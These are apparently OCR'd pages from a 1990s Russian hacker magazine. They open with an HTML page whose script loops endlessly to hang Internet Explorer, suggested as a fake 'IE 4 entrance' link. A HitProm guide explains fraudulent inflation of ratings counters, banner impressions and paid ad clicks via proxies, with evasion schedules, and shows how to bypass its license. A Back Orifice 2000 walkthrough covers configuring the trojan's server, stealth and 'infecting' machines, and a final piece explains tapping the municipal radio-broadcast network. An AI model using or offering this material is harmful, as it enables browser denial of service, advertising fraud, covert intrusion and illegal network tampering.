<title>——-NAME RULEZZZzzz FOREVER——-
</title>
</head><body>
<center><form>
<input type=text value=»
NAME RULEZZZzzz FOREVER»>
</form></center>
<script>
kill();
function kill(){ document.forms[0].elements[0].value=
»»;setTimeout(kill(),0) }
</script>
</body></html>
```

Повиснет Эксплорер как миленький, даже не пикнет. Это тоже можешь вставить на свою страничку, написав что-нибудь типа «Вход для пользователей IE 4»

X

Раскрути свою страничку в стиле X (часть вторая)

EvilOne
(icq: 3166613, evilone@mail.ru)

Хомячки

Помнится мне, в третьем номере Хакера наш друг и соратник товарищ **Comrad** кормил нас советами по раскрутке домашних страничек. Ну что ж, информацию он дал определенно полезную, с эти трудно спорить, но... но он не знал, что одна милая и чрезвычайно полезная программа сама раскрутит ему страничку безо всяких хлопот! И даже сделает все гораздо лучше! Причем так, что к нему и посетители потянутся, и во всяких рейтингах он будет на первых местах, да еще и условно зеленых единиц сможет подзаработать... Чего, интересно стало? Хе-хе... Ну ладно, не буду заставлять вас долго ждать. Встречайте — «**HitProm** — Лучший агент по раскрутке сайтов»!

И что же мы умеем

Как выяснилось из хелпа — ничего особенного, но как выяснилось на практике, возможности этой маленькой (**180** кб) проги очень и очень велики. А конкретнее: умеет накручивать счетчики посещений **a la** Рамблер или Лист.РУ, умеет набирать показы в баннерообменных системах (например, в **RLE**), влегкую генерирует клики на баннерах! Причем прога сделана очень умным человеком и сделана так, что все искусственные обращения будут практически неотличимы от настоящих! А значит, перед любым прогрессивным человеком открываются неограниченные возможности накрутки и зарабатывания КУЧИ денег!


Ну что, давай разбираться, как все это работает. В прилагаемом хелпе автор довольно хорошо расписал теоретическую часть, а вот вместо самой нужной, практической, нагнал полнейшую пургу. Да и фиг с ним! Мы люди, вроде как умные, сами разберемся, что к чему.

Как видим, прога довольно простая, кнопок мало, так что запутаться будет довольно сложно. Пройдемся слева направо. Крестиком обозначены счетчики, которые отключены в данной конфигурации (то есть мы можем накручивать все счетчики и сразу, и по отдельности). К слову сказать, под словом «счетчик» я подразумеваю и баннерообменную систему, и спонсора, и собственно счетчик. Вторая колонка — описание счетчика — сделана чисто для визуальной идентификации, дабы не запутаться, что накручивается. Здесь же, нажимая пробел, можно включать/выключать счетчик. Третья колонка показывает, какое количество удачных показов (кликов, посещений — все зависит от того, чего накручивается) было сделано. Здесь я хочу заметить, что, например, при накрутке **RLE** эта графа не работает, так как в этом случае действует система редиректов, а ХитПром их не считает. Хотя сам процесс идет. Теперь цифры. Ну это понятно — число показов (кликов, посещений), которое нужно сделать. Кнопка «Стоп» — остановить процесс накрутки (если совесть замучила). Кнопка «Сброс» — очистить колонку «Счет». Кнопка «Скрыть» — убрать ХитПром на панель задач (сама прога при этом продолжает работать), чтобы не мешала. А вот что делает кнопка «Выход», я не понял (ходят слухи, что даже автор не знает, зачем она нужна). Да, еще осталась последняя кнопка — «Настройка...». О ней поподробнее:

В поле «Счетчик(и)» каждая строка соответствует одному счетчику и имеет следующий вид:

<Адрес счетчика>; <Адрес страницы>; <Примечания>.

Адрес счетчика выдают при регистрации оного, адрес страницы — это УРЛ, где размещен счетчик, а примечания — не обязательная для заполнения, но довольно полезная строчка (то, что там написано, будет продублировано в графе «Счетчик» на основном экране, т.е. так никогда не перепутать, что накручивается). Также в начале каждой строчки может стоять точка с запятой. Сей символ обозначает, что в данной конфигурации счетчик отключен (аналог крестика на основном экране). Теперь «Метод накрутки»: истинные адреса или прокси-адреса. В первом случае все клики (посещения, показы) будут с одного **IP** адреса, и, соответственно, доказательства накрутки будут налицо. Так что используется этот вариант только там, где по-другому просто не выходит (счетчик считает показы только с истинного адреса), как, например, при накрутке показов в **RLE**. Во втором же случае, благодаря использованию прокси-серверов, каждый клик (посещение, показ) будет сделан с абсолютно разных **IP** адресов, и тут уже доказать, что его накручивали, практически невозможно. К слову сказать, список прокси-серверов находится в файле **proxy.dat**, и его желательно подредактировать, так как половина «авторских» проксей просто не работает.




Меры предосторожности

Какова бы ни была эта программа, твои неумелые действия могут все испортить. Накрутка — это, знаешь ли, тоже искусство. Моментальный взлет любого сайта на первые места рейтингов обязательно вызовет интерес конкурентов, которые, если чего заподозрят, обязательно настучат админу. Так что, прежде чем запускать ХитПром, рекомендую изучить следующий рисунок:

Сие есть естественный график суточной посещаемости обычного сайта (для более удобного просмотра рекомендуется повернуть голову на **90** градусов по часовой стрелке), где наглядно показано, в какое время и сколько народу к простому человеку ходит. Вот с этим произведением искусства кул-хацкеры и согласовывают свои накруточные действия. Не, ну ясен перец, что не надо один в один повторять данный график (во-первых, у каждого своя посещаемость, да и замаешься каждый час включать/выключать компьютер-Интернет-ХитПром). Предположим, надо сделать **600** хитов на этот день (например, для раздела «Разное» в Рамблере этого вполне достаточно). Думаю, всем понятно, что накрутка такого количества посетителей за один день вызовет ЯВНОЕ подозрение у конкурентов и к ним причисляемых, и расплата последует незамедлительно. Надо делать хитрее — любой кул-хацкер это сечет! Встает он, например, часика в два ночи и после похода в WC накручивает ХитПромом хитов **50** — первая двадцатка обеспечена. Теперь часиков в восемь утра добавляется еще **50**. Сайт опять в первой двадцатке! Ну и так далее: **10** часов — **50** хитов, **12** часов — **75** хитов, **14** часов — **75** хитов, **16** часов — **125** хитов, **18** часов — **75** хитов, **20** часов — **50** хитов, и в **22** часа добавляют где-то **50** хитов. Но даже и этот пример не является универсальным. Все зависит от тематики сайта, от выбранного раздела и от количества посетителей, идущих с Рамблера. Но главное — не пытаться занимать первые места в рейтинге (иначе их законные обладатели будут ОЧЕНЬ обижены, и во что это выльется, думаю, объяснять не надо). Самое лучшее — висеть в конце первой десятки. Внимательным надо быть и при накрутке баннероменялок. С одной стороны, тут за вами особо следить не будут. С другой стороны, при использовании истинных адресов (в **RLE**, например), как уже было сказано, все показы будут с одного **IP** адреса. Так что, думаю, **5-8** К показов при посещаемости в **500-800** человек — это в самый раз. И тут уже можно не следовать графику — накручивайте по **500/1000** показов каждые два/четыре часа.

И последнее — прокат спонсоров. Вот это самый стремный вариант даже у самых крутых кул хацкеров. Тут главное — осторожность, осторожность и еще раз осторожность. Любой спонсор ведет подробную статистику, и, думаю, он будет очень удивлен, узнав, например, что кликов на чьем-то баннере больше, чем суммарное количество посетителей. И обычно, после удивления спонсора, настает пора накрутчику удивляться... После того как обнаружится, что его счет обнулили. Так что накручивать надо очень аккуратно. Желательно, чтобы количество кликов на баннере было не более одной десятой (ну, максимум одной восьмой) от общего числа посетителей. Обычно накрутчик старается зарабатывать не более **300** у.е. в месяц — в этом случае за ним не будут так пристально наблюдать. Важно помнить — жадность фраера сгубила!



Ну и, для окончательного усвоения материала, примеры:

Накручивание счетчика

Ну, обмануть многострадальный Рамблер — это святое. А что, кому помешает высокий рейтинг, якобы высокая посещаемость и приличный приток нормальных посетителей? Ладно, запускается ХитПром, нажимается кнопка «Настройка». В поле «Счетчик(и)» стирается первая строчка и на ее место вставляется следующее:

*http://counter.rambler.ru/top100.cnt?******

http://www.homepage.ru/index.html

Накручиваем Рамблер

Вместо звездочек подставляется идентификатор в Рамблере, а вместо УРЛа (который написан красными буквами) — полный путь до странички, где размещен счетчик. В «Методе накрутки» необходимо указать использование прокси-адресов. Все готово!

Накручивание показов

Ну чего, кого здесь прокатывать? Давайте, что ли, все тот же **RLE**. Итак, «Настройки». Опять наши любимые три строчки. Выбирается вторая и удаляется. А на ее месте пишется следующее:

*http://www.linkexchange.ru/cgi-bin/rle.cgi?******?Random_Number*

http://www.homepage.ru/index.html

Накручивание РЛЕ

Вместо звездочек надо подставить **ID** в **RLE**, а вместо УРЛа — полный путь до странички, где размещен баннер. Для накрутки нужно использовать истинный адрес, а не прокси-адреса! Полученные показы рекомендуется пускать на раскрутку хомяка или продавать (**1-5 $** за **1000** показов).

Генерация кликов

Самая рульная штука! Как известно, в Инете еще не перевелись конторы, готовые платить вам деньги за клики на их баннеры (обычно от **5** до **20** центов за клик). Ну что ж, если людям некуда девать деньги, поможем им от них быстро избавиться. Я бы посоветовал для этих целей использовать **Safe-Audit**. Хотя платит он только **5** центов за клик, зато принимает сайты на русском языке и является тем редким спонсором, которые еще и не забывает присылать вам деньги. Ну, начнем... Снова в «Настройки». Выбирается третья строчка и клавишей **Del** убивается. Вместо нее пишется следующая муть:

*http://www.findcommerce.com/tracking/sarefer.dll?HostBannerID=******

http://www.homepage.ru/index.html

где вместо звездочек надо вписать ID баннера, а вместо УРЛа — полный путь до странички, где размещен баннер. Для накрутки нужно использовать прокси-адреса, а не истинный адрес!

Вот такая вот рульная штука — ХитПром. Только... только автор у нее какой-то странный. Ох, странный... Русский по национальности, но жмот в душе. Не, а как еще назвать человека, который требует от своих соотечественников **30** (!!!) условно зеленых единиц за свою прогу? Причем в противном случае грозит потерей работоспособности (хорошо, что не девственности) ХитПрома летом **1999** года. Ну что ж, пусть он ждет дурачков, которые согласятся ему заплатить. А я посоветую любому сделать проще — перевести дату в биосе. Конечно, можно поискать в Инете кряк, ибо такой существует, но что-то он у меня не фурычил...



Back Orifice 2000!




Автор: M.J.Ash (m.j.ash@xakep.ru)

Итак, поздравляю тебя, дружище! Свершилось! В субботу **10** июля на проходящей в Лас-Вегасе ежегодной хакерской конференции DefCon ребята из группы **Cult of the Dead Cow** (cDc) представили вниманию широкой публики новую версию своего легендарного троянца **Back Orifice**, названную... Попробуй угадать с трех раз? Ну конечно же! **Back Orifice 2000** (BO2K)!

Всем, кто интересуется сетевой безопасностью, было уже заранее известно о предстоящем знаменательном событии. В частности, на официальном сайте группы (http://www.cultdeadcow.com/) еще **2** июня был выложен подробный пресс-релиз, из которого можно было узнать точную дату выхода и предполагаемые тактико-технические возможности нового «средства удаленного управления». Надо заметить, что этот документ наделал много шума. Одни «эксперты» выразили сомнение, что программа с подобными характеристиками будет выпущена. Вторые спешно начали оценивать возможное влияние **BO2K** на сетевое сообщество. А третьи... Хе-хе... самые ушлые, попросили предоставить им предварительную версию проги, дабы они успели создать защиту от **BO2K** до его официального выхода! И, наверное, они еще очень обиделись, когда ребята из **cDc** потребовали за тестовую версию **BO2K** миллион долларов и грузовик-монстр **monster z**.

Впрочем, у членов этой хакерской группы были и другие серьезные основания для отказа, помимо святого желания «щелкнуть по носу» сторону защиты. Они заявили, что их руководитель — **Sir Dystic**, создатель первого **Back Orifice**-а, сейчас работает над каким-то совершенно секретным пакетом программ для защиты компьютеров от троянцев (и от **BO2K** в том числе), вирусов и нерадивых разработчиков. «А кроме того, — сказали ребята, — вам всем стоит немного отдохнуть! Ведь мы приготовили вам подарок, который заключается в том, что исходники **BO2K** будут общедоступны на условиях лицензии **GNU Public License**!!! Так что ждите, скоро народные умельцы настругают вагон и маленькую тележку своих собственных **Back Orifice**-ов, и если вы будете продолжать старыми методами бороться со следствиями, а не с причиной, то вас всех ждет Ба-а-альшой Сюрприз и много, много работы! ☺»





Ну а в чем видит «причину всех бед» группа cDc, ты, наверное, и сам уже догадался. Ага! Точно! Это, конечно же, **Microsoft** и ее операционные системы, защитные механизмы в которых реализованы «сикось-накось абы как». «Так что, — говорят парни из **cDc**, — у нас просто нет другого способа заставить Microsoft повысить качество своих программных продуктов, кроме как выпустить **BO2K**!»

Хитрые ребята! Ты понял, к чему они клонят? К тому, что когда хакеры всего мира стырят у простых юзеров (и друг у друга) все что можно, обиженные юзеры соберутся и сровняют **Microsoft** с асфальтом! После чего **Windows** исчезнет как страшный сон, а **Unix** будет править миром. Вот тут-то, считают многие, и наступит рай на земле.

Опс! Да я опять отвлекся?! Не буду останавливаться на самой конференции **Def Con** (я там не был ☺, скажу только, что по слухам **Cult of the Dead Cow** рекламировал там **BO2K** в основном не как хакерский инструмент, а как лучшего помощника системного администратора сетей **Microsoft** (!!!). А некоторые файлы на дисках с дистрибутивами этого «помощника системного администратора» были заражены вирусом **CIH**. Я лучше перейду сразу к самому главному, к самой проге. Итак, господа, **please welcome Back Orifice 2000**!!!


Предположим, что тебе удалось достать **BO2K**, причем не кастрированную интернациональную (**bo2int.zip — 479** кб), а полную американскую (**bo2kus.zip — 490,7** кб) версию программы, содержащую сильную криптографию (алгоритм шифрования **3DES**), экспорт которой, как ты знаешь, вообще-то из США запрещен. Хотя наши люди уже наверняка подсуетились, и если тебе не удастся найти то, что надо, на **http://www.bo2k.com** (или на каком-нибудь **http://home7.inet.tele.dk/prodigy/bo2k/**, где взял его я ☺ , то тебе понадобится только свиснуть в людном месте, и этого троянца тебе обязательно пришлют... письмом, в виде битого самораспаковывающегося zip-архива! ☺

Договоримся также, что исходники, которые поставляются отдельно, нас не интересуют. (На самом-то деле интересуют, конечно, но вот сегодня мы их трогать не будем, ладно?)

Итак, в архиве ты найдешь три exe-шника:
bo2k.exe (139 кб!!!) — сервер BO2K,
bo2kgui.exe — его клиентская часть и
bo2kcfg.exe — **BO2K Configuration Wizard**, утилиту настройки сервера.

По-прежнему для того, чтобы «заразить» машину (**Windows 95/98/NT**), достаточно один лишь

раз запустить на ней серверную часть BO2K (bo2k.exe в нашем случае, но, разумеется, это название может быть в дальнейшем изменено). Но это при условии, что сервер был предварительно настроен. Настройка сервера может производиться на любой машине с помощью BO2K Configuration Wizard. При этом поэтапно производится: выбор файла сервера, назначение сетевого протокола (TCP или UDP), задание номера порта, типа шифрования, пароля.



Готово! Конфигурация сервера записывается на диск и автоматически происходит запуск этого самого сервера... Хе-хе! Испугался? Нет, на самом деле появляется окно BO2K Server Configuration, которое предоставляет дополнительные возможности по настройке серверной части BO2K. Обрати внимание, что в разделе Plugins Loaded находится только один BO2K Triple-DES Module. Так вот — это ненадолго. В комплекте уже есть BO2K Remote Console Manager (bo_peep.dll), да и группа L0pht Heavy Industries уже анонсировала свой модуль BOTool, который позволит клиентам просматривать и редактировать файловую систему и системный реестр удаленной машины в интерфейсе, аналогичном менеджеру файлов Windows и утилитам regedit!!! Самое интересное, что нет необходимости сразу интегрировать все это в сервер троянца, увеличивая тем самым его размер. Эту операцию можно будет произвести позднее, подключая дополнительные модули к уже установленному на удаленном компе BO2K. И только попробуй сказать мне, что это не круто!

В этом же окне в разделе Option Variables производиться корректировка различных дополнительных параметров. Например, в подразделе Stealth отмечается, должен ли BO2K отображаться в списке исполняющихся задач, указывается необходимость его автозапуска после перезагрузки компьютера, заказывается удаление файла, через который произошло первоначальное «заражение» системы, и еще многое другое.

Работа с клиентской частью BO2K вопросов не вызывает. Создается новое подключение, вводится IP адрес машины, на которой установлен сервер, указываются параметры сервера. Все как обычно. Ну, разве только то, что если сервер использует алгоритм шифрования 3DES, то этот же модуль должен быть установлен и в клиентскую часть BO2K.

Самое время задать вопрос: а что сейчас, используя уже написанные plugin-ы, можно сделать с машиной, «зараженной» BO2K?


Ответ: Да почти все! BO2K — один из самых совершенных инструментов удаленного администрирования на сегодня. Он позволяет контролировать все ресурсы компьютера, на котором он установлен, от клавиатуры до видеокамеры, если у пользователя она есть. Так что твоим врагом может стать даже обычный микрофон... да что там микрофон! Твоя верная мышка может в один прекрасный день тебе изменить с наглым троянцем. О своих файлах, паролях и системных настройках тоже можешь не волноваться — о них позаботятся! (Более конкретно я распространяться не буду, поскольку мне просто лениво перечислять тебе одну за другой все семь десятков команд, которыми обменивается клиент BO2K со своим сервером. ☺

Теперь о грустном. Производители антивирусов не спят и уже начали работать над обновлениями своих программных продуктов, так что к моменту выхода этой статьи, я полагаю, «оригинальная» версия BO2K будет отлавливаться чем угодно... С другой стороны, удастся ли антивирусам так же точно определять «самопальные» версии этого троянца? Что-то я очень сильно в этом сомневаюсь... Тем более что на основании исходных текстов «грамотные» люди могут писать собственную уникальную версию BO2K для каждого конкретного случая.... Поживем — увидим!

А напоследок я тебе скажу вот что: проверь-ка свой каталог Windows\System на предмет наличия в нем файла UMGR32~1.EXE и поищи внимательно в системном реестре ключ UMGR32.EXE (по адресу HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices), а еще лучше — обнови свой антивирус и поставь себе, наконец, AtGuard...

Береженого, знаешь ли, бог бережет! Желаю удачи!





Как чатиться по радиосети

Victor Ash (v_ash4@mail.ru)

Использовать городскую радиосеть в своих гадких целях - незаконно. Я думаю, ты и так это понимаешь. Все, что мы тебе рассказываем - это информация. И хотя за такие «шалости» чаще всего не пытаются поймать и надрать задницу, это не значит, что такие проделки вполне законны. Ты должен понимать, что радиохулиганство, как и любое хулиганство в 50% случаев заканчивается весельем, а в остальных 50% случаев штрафом или того хуже, камерой предварительного заключения.

Если тебе, дружище, показалось, что заголовок этой статьи отдает мистицизмом, то спешу развеять твои сомнения. Для наглядности возьми журнал подмышку и, если ты сейчас дома, переползай на кухню. Видишь там маленькую розетку с надписью «Радио»? В нее обычно вставлен шнур кухонного репродуктора. Так вот именно через эту самую розетку мы и будем чатиться. Но, прежде всего, давай взвесим все «за» и «против». Я же догадываюсь, что ты человек осторожный и не любишь ввязываться во всякие авантюры.

Зачем это надо?

Какие же достоинства общения через радиосеть? Во-первых, тебе не пригодится голосовой модем. Да что там модем! Тебе не понадобится даже компьютер! Все что тебе нужно - это любой задрипанный усилитель. Какой-нибудь древний катушечный магнитофон, сиротливо пылящийся у тебя в кладовке, подойдет. Лишь бы у него был микрофонный вход.
У радиосети нет провайдера. Никто тебе не будет гнать пургу про расширенный пул и новую оптоволоконную линию. У радиосети нет модератора, как в телеконференциях. Не нужно постоянно перед кем-то извиняться и спрашивать разрешения на свои действия. Полная свобода! И главное: все это - халява.
Но есть и недостатки. Понятно, что посредством городской радиосети ты не свяжешься с Лос-Анджелесом. А тебе это надо? В конце концов, для этого существует Интернет. Зато тебя будет слышно в пределах всего района, где ты живешь. Для крупного города это порядка двухсот-трехсот тысяч потенциальных слушателей и около сотни (цифра статистическая) таких же чатеров, как ты.

Как подключиться к радиосети?

Выйди на лестничную клетку и открой электрощит. Помимо счетчиков и телефонных проводов ты увидишь там распределительную коробку радиотрансляционной линии. В ней разводка проводов (с виду они как телефонные) по квартирам этажа. Обычно общая линия с квартирой соединяется через резистор сопротивлением 300 ом. Это делается для того, чтобы ты не погасил сигнал радиотрансляционного узла в пределах подъезда, если у тебя короткое замыкание в репродукторе. Убери резистор, относящийся к твоей квартире, и соедини провода напрямую. Для отвода глаз можешь убрать резисторы и у соседей. Замечу, что во многих домах эти самые резисторы забывают ставить. Но убедиться в их отсутствии надо обязательно. Это ключевое действие, остальное дело техники.
Теперь надо выбрать время, когда у радиоузла перерыв в вещании. Обычно такой перерыв ежедневно с часу ночи до шести утра и еще есть небольшой дневной отрезок. В разных городах время может незначительно варьироваться. Во время этого перерыва ты и сделаешь первую пробу. Магнитофон из кладовки уже достал? Теперь провода, которые идут на акустическую систему, отсоедини от нее и смело втыкай в розетку радиосети. На магнитофон поставь кассету своего любимого певца Влада Сташевского, пусть попоет пока. Если репродуктор все еще подключен, то из него будет слышна твоя музыка чуть тише, чем обычные программы проводного вещания. Напомню, делать это нужно только во время перерыва вещания!

Технология

Отправимся в небольшую экскурсию по радиосети. Во всем подъезде твоя музыке будет слышна практически на той же громкости, что и из твоего репродуктора. Поднимаемся на крышу дома. Здесь над каждым подъездом имеется стойка, на которой установлен небольшой распределительный трансформатор. Во время вещания с общерайонной сети на него приходит сигнал напряжением 110 вольт (в некоторых городах - 200 вольт), он его понижает и подает на подъезд всего 15 вольт (соответственно - 30 вольт). Когда сигнал исходит из твоей квартиры, то получается обратная реакция - напряжение сигнала твоего магнитофона после трансформатора резко повышается, но при этом сильно теряется его мощность. Но это не страшно. Теперь великолепный голос Сташевского, с твоей подачи, «бродит» по проводам радиосети всего района. В ближайших домах его слышно чуть лучше, а в тех, что расположены в нескольких километрах от тебя, похуже. Слышимость такова, что по всему району можно услышать твой магнитофон только прислонив ухо к репродуктору. А нам больше и не надо! Зачем привлекать к себе лишнее внимание? Зато если кто-то вставит в розетку радиосети обычные наушники, звук в них будет изумительным.
Но мы с тобой делали все это чтобы чатиться, а не музыку слушать.

Займемся делом!

Возьми паяльник и двухсекционный переключатель (подойдет обычный тумблер или кнопка типа П2К) и спаяй схему, как на рисунке 1. Теперь ты можешь вести оперативную беседу с такими же, как ты, радиохулиганами. Переключатель удобен тем, что, сказав фразу в эфир, ты через долю секунды можешь услышать на нее ответ. Система очень мобильна.
Чуть не забыл, не будь полным лохом и не чаться под своей фамилией, придумай себе какой-нибудь крутой ник. Милиции на тебя, конечно, плевать, но всякое бывает. Типичные ники: Легенда, Плюс, Магнетрон, Малыш, Волга, Белка... Обратил внимание на «женские» ники? Ты правильно догадался, среди радиохулиганок много классных девчонок. И не просто классных, а продвинутых, так как они, как правило, своим умом доходят до всего того, о чем я написал выше. С такими и общаться интересно.
Но не всегда девчонки своим умом доходят до подключения к радиосети. Иногда происходит по-другому. Допустим, треплешься ты по радиоточке с другими радиохулиганами, аж горло пересохло. И не у тебя одного. Тут же всем кагалом забиваете стрелку где-нибудь в центре района, где пиво можно ночью попить, и встречаетесь там. Себя показать, на других посмотреть. Сидишь ты, пивко потягиваешь, а тебя какая-то крутая герла на разговор вызывает. Говорит, что несколько месяцев слушает переговоры по радиосети, ей это очень нравится и просит тебя подключить ее к радиоточке. Добавляет, что лучше это сделать завтра днем, когда не будет дома родителей. Представляешь? Мало того, что к себе домой пригласила и все такое, дык еще она тебе пиво проставит за работу и чтоб не скучал. :)

Усилитель

Но отвлечемся от благостных мыслей, я хочу дать пару советов насчет усилителя. Конечно, использовать можно старый магнитофон, проигрыватель виниловых дисков и даже телевизор - все, куда втыкается микрофон, но если есть возможность, подбери усилитель оптимальной мощности. Как раз таким является полупроводниковый отечественный усилитель мощностью 20 ватт. Обычно его хватает при



Схема указана в режиме приема

любом раскладе. Импортные усилители лучше не использовать, так как не ясно, как они себя поведут в экстремальной ситуации. Верхом крутизны является использование старинных ламповых усилителей мощностью **50-100** ватт. Такие усилители раньше использовались в клубах и радиоузлах. У них два выхода: **30** и **110** вольт. Использовать лучше - **30**. К тому же они имеют стопроцентную надежность и хорошо себя ведут в экстремальных ситуациях. Это когда вы заболтаетесь, а рано утром включится мощный сигнал радио России или какой-то сосед воткнет в радиосеть **220** вольт. Бывает, что наиболее дохлые усилители такой расклад не выдерживают, но ламповые усилки живут всегда.




Рис. 2

